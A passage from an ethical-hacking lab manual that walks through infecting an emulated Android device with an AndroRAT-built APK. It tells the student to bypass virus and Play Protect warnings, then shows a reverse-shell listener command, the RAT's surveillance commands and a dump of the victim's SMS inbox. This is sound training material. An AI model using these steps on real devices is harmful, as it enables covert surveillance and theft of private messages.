


15. If **Chrome needs storage access to download files**, a pop-up appears; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.


Note: In **Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.

16. In the warning message saying that the **File might be harmful**, click **Download anyway**.

17. After the file downloads, **File downloaded** pop-up appears, click **Open**.




18. **Google Service Framework** window appears, click **INSTALL** button to install the malicious app.



19. After the application is installed successfully, an **App installed** notification appears; click **OPEN**.

Note: Blocked by play protect pop-up appears, click **INSTALL ANYWAY**

Note: Send app for scanning? pop-up appears, click **DON'T SEND**



20. The malicious application starts running in the background without the victim being totally unaware of it.

21. Switch back to the **Parrot Security** virtual machine. The **Interpreter** session has been opened successfully, with a connection from the victim machine (**10.10.1.14**), as shown in the screenshot.

Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).

```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
Fri Apr 22, 03:46
Got connection from ('10.10.1.14', 33840)
Hello there, welcome to reverse shell of Virtual Machine
Interpreter:/>
```

A screenshot of a terminal window titled "Parrot Terminal". The window shows a command-line interface with the text "python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal" at the top. Below this, the message "Got connection from ('10.10.1.14', 33840)" is displayed in green. The terminal then outputs "Hello there, welcome to reverse shell of Virtual Machine" in green. A prompt "Interpreter:/>" is visible at the bottom.

22. In the **Interpreter** session, type **help** and press **Enter** to view the available commands in the opened session.

A screenshot of a terminal window titled "python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal". The window shows the following text:

```
File Edit View Search Terminal Help
Got connection from ('10.10.1.14', 33840)

Hello there, welcome to reverse shell of Virtual Machine

Interpreter:/> help

Usage:
deviceInfo          --> returns basic info of the device
camList             --> returns cameraID
takepic [cameraID]  --> Takes picture from camera
startVideo [cameraID] --> starts recording the video
stopVideo            --> stop recording the video and return the video file
startAudio           --> starts recording the audio
stopAudio            --> stop recording the audio
getSMS [inbox|sent]  --> returns inbox sms or sent sms in a file
getCallLogs          --> returns call logs in a file
shell               --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation          --> return the current location of the device
getIP                --> returns the ip of the device
getSimDetails        --> returns the details of all sim of the device
clear               --> clears the screen
getClipData          --> return the current saved text from the clipboard
getMACAddress        --> returns the mac address of the device
exit                --> exit the interpreter

Interpreter:/>
```

23. Now, type **deviceInfo** and press **Enter** to view the device related information.

A screenshot of a terminal window titled "python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal". The window shows the following text:

```
File Edit View Search Terminal Help
camList          --> returns cameraID
takepic [cameraID] --> Takes picture from camera
startVideo [cameraID] --> starts recording the video
stopVideo         --> stop recording the video and return the video file
startAudio        --> starts recording the audio
stopAudio         --> stop recording the audio
getSMS [inbox|sent] --> returns inbox sms or sent sms in a file
getCallLogs       --> returns call logs in a file
shell            --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation      --> return the current location of the device
getIP            --> returns the ip of the device
getSimDetails    --> returns the details of all sim of the device
clear            --> clears the screen
getClipData      --> return the current saved text from the clipboard
getMACAddress    --> returns the mac address of the device
exit             --> exit the interpreter

Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icm12
-----
```

24. Type **getSMS inbox** and press **Enter** to obtain a file containing SMSes from the inbox of a victim device.
25. This file is to be stored at the location **/home/attacker/AndroRAT/Dumps**.

```
Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/>
```

26. Type **getMACAddress** and press **Enter** to view the MAC address of the victim's device.

```
Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88

Interpreter:/>
```

27. In a similar manner, you can attempt to execute additional commands available in the list of help commands to gather more information on the target device.
28. Type **exit** and press **Enter** to terminate the Interpreter session.

```
Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88

Interpreter:/> exit
(* * .) *
[root@parrot]~[/home/attacker/AndroRAT]
#
```

29. This concludes the demonstration on hacking an Android device through APK file created using AndroRAT.
30. Close all open windows and document all acquired information.

31. You can also use other Android hacking tools such as **NetCut** (<https://www.arcai.com>), **drozer** (<https://labs.f-secure.com>), **zANTI** (<https://www.zimperium.com>), **Network Spoofer** (<https://www.digitalsquid.co.uk>), and **DroidSheep** (<https://droidsheep.info>) to hack Android devices.
32. Turn off the **Parrot Security** and **Android** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom CyberQ

Lab**2**

Secure Android Devices using Various Android Security Tools

Ethical hackers and penetration testers are aided in securing Android devices by various tools for assessing and enhancing their security features.

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

